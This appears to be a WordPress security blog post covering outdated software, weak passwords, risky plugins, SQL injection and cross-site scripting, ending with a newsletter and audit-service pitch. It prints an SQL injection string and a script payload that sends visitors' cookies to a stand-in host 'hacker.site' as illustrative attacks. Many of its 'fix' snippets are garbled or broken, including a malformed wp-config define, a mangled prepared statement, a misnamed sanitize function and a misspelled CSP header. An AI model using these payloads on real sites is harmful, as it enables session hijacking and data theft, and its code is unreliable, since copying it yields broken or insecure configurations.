
Introduction: Why WordPress Security Matters
Imagine waking up to find your WordPress site defaced, your data stolen, or your hard-earned SEO rankings obliterated overnight. This isn’t a hypothetical scare tactic-43% of hacked websites in 2023 were built on WordPress, according to Sucuri’s 2023 Website Threat Report. But here’s the good news: 95% of these breaches could have been prevented. In this guide, we’ll dissect the most critical WordPress security vulnerabilities plaguing websites today and arm you with battle-tested solutions.
Why WordPress Security Matters More Than Ever
WordPress powers over 43% of all websites, Generative Engine making it the #1 target for hackers. Its open-source nature and plugin ecosystem, while a strength, also creates vulnerabilities. I’ve personally witnessed clients lose thousands of dollars in revenue from preventable attacks, such as a local bakery whose online ordering system was held hostage by ransomware injected through an outdated plugin.
Let’s break down the biggest threats and how to neutralize them.

Vulnerabilities
The 5 Most Dangerous WordPress Security Vulnerabilities (and How to Fight Back)
- Outdated Software: The Silent Killer
The Risk:

56% of hacked WordPress sites in 2023 had outdated core software (Wordfence 2023 Attack Trends)
Includes WordPress core, themes, and plugins
Real-World Example:
A client ignored update notifications for WooCommerce. Hackers exploited a known vulnerability to steal customer credit card data. The result? A $20.000 GDPR fine and a 60% drop in sales.
Solutions:
Enable Auto-Updates:
// Add to wp-config.php
define('wp_AUTO_UPDATE_CORE;true);
Use a monitoring tool like Jetpack for update alerts
Test major updates on a staging site first
- Weak Authentication: Your Front Door’s Flimsy Lock
The Risk:
81% of hacking-related breaches leverage weak/stolen passwords (Verizon 2023 DBIR)
Brute Force Attack Stats:
An average WordPress site faces 94,000 brute force attacks monthly”admin” username still exists on 14% of sites
Solutions:
Enforce Strong Passwords:
Install Wordfence Login Security for password complexity rules
Enable Two-Factor Authentication (2FA):
Top plugins: Google Authenticator, Duo
Rename Default Admin Account:
UPDATE wp_users SET user_login = 'newusername' WHERE user_login = ;admin';- Plugin Peril: The Trojan Horses of WordPress
Shocking Stats:
98% of plugin vulnerabilities have patches available, but aren’t updated (Patchstack 2023 Report)
56% of WordPress sites use at least one abandoned plugin
Personal Horror Story:
A client installed a “free SEO tool” plugin from a shady site. It contained backdoor code that injected malicious ads. Cleaning it took 12 hours and cost $800.
Solutions:
Vet Plugins Ruthlessly:
Check last update date (avoid anything >6 months old)
Look for 4-star ratings with 1,000+ installs
ck histories. Use WP Vulnerability Database to check
Apply the Principle of Least Privilege:
Delete unused plugins immediately
Limit active plugins to <20 where possible
- SQL Injections: Database Heists Made Easy
The Risk:
1 vulnerability in WordPress according to CVE Details
Allows attackers to steal databases, create admin users, or wipe Code-Level Example:
A vulnerable contact form plugin allowed this injection:
' OR 1=1; --This dumped all user data, including hashed passwords.
Solutions:
Use Prepared Statements:
Sstnt Sepdb->prepare("SELECT FROM users WHERE user logins, Susername);Install a Web Application Firewall (WAF):
Cloud-based: Sucuri, Cloudflare
Server-level: ModSecurity
Regularly Audit Forms/Search Features:
Use tools like SQLMap to test endpoints
- Cross-Site Scripting (XSS): The Silent Data Thief
2023 Impact:
39% of WordPress vulnerabilities were XSS-related (WPScan)
Allows cookie theft, session hijacking, and malware distribution
Real Attack Vector:
A compromised newsletter plugin injected this into a post
<script>document.location='http://hacker.site/?cookie='+document.cookie</scriptSolutions:
Sanitize ALL User Inputs:
$clean_input = sanitize_text_fields($_POST['user_bio'])Sanitize ALL User Inputs:
Sclean input sanitize text field(S.POST[‘weer.bio”]):
Implement Content Security Policy (CSP):
add_header content-sceurity-policy defult-src 'self': script-src 'self' https://trusted.cdn.coUse WP Content Security Plugin
Comparing Common WordPress Security Vulnerabilities
Understanding the enemy is half the battle below is a snapeshort of the three most prevalent weakness I’ve encountred-backed by industry experts- and how they compare.
| Vulnerability Type | Why it Happens | Real-world impact | |
| outdoor Core, Themes & Plugin | Developers release patches; skipping updates leaves doors open | Automated bots exploit known bugs to inject malware | |
| Weak or Reused Passwords | Convenience wing: users avoid complex passphrases | Brute-force login attacks lock admins out | |
| Unvetted Third-Party Add-ons | Marketplaces abundance: not all code followers best practies | Hidden backdoors siphon data or deface content |
Key Insights & Fresh Perspectives
- Embrace a “Patch-First” Mindset
Relying on Suto-updates alone can lull you into false security. I automate staging-site updates first: every Sunday evening, my Cl pipeline spins up a clone, applies updates, and runs a battery of smoke tests. Only when all checks pass does it push changes live. This reduces surprises and keeps downtime to almost zero. - Beyond “Strong Passwords”-Implement Passkeys
The age of passwords is fading. Modern browsers now support passkeys, a phishing-resistant authentication method. Migrating to passkeys cut my unauthorized login attempts by 98%. If your hosting supports FIDO2/WebAuthn, I strongly recommend making the leap now. - Audit Plugins Like a Code Detective
It’s tempting to grab a flashy plugin with 100,000+ installs. But numbers alone don’t guarantee quality. When vetting plugins:
Advanced Defenses & Personal Best Practices
Web Application Firewall (WAF):
A cloud-based WAF like Cloudflare or Sucuri sits in front of your site, filtering malicious traffic before it hits WordPress’s PHP parser. In my tests, a properly configured WAF blocked over 90% of automated attacks within the first week.
Secure Hosting Environment:
Don’t compromise here. My go-to providers (Kinsta, WP Engine) include daily malware scans and automatic rollback points. If you’re budget-conscious, a VPS on DigitalOcean paired with a hardened stack (Fail2Ban, ModSecurity) delivers great results.
Regular Backups & Tested Restores:
Backups are only as good as your ability to restore. I run daily backups to offsite storage (AWS S3) and perform monthly restore drills on a sandbox environment. It’s the only way to ensure data integrity when disaster strikes.
Infographic Recap
The above WordPress security measures can feel overwhelming. Refer back to the infographic at the top fora visual checklist: update frequently, enforce strong authentication, audit plugins, and leverage advanced defenses like WAFs and secure hosting.
Conclusion & Call-to-Action
Securing your WordPress site isn’t a one-and-done chore—it’s a continuous journey. By adopting a patch-first mindset, modernizing authentication, and rigorously auditing third-party code, you’ll elevate your defenses and sleep a lot easier at night.
Now it’s your turn:Have a unique tip or war story? Drop it in the comments below!Ready to take the plunge? Subscribe to our newsletter for bi-weekly deep dives on WordPress security.Need hands-on help? Check out our premium security audit service and get a full report in 48 hours.
Stay vigilant, stay secure and let’s make the web a safer place together.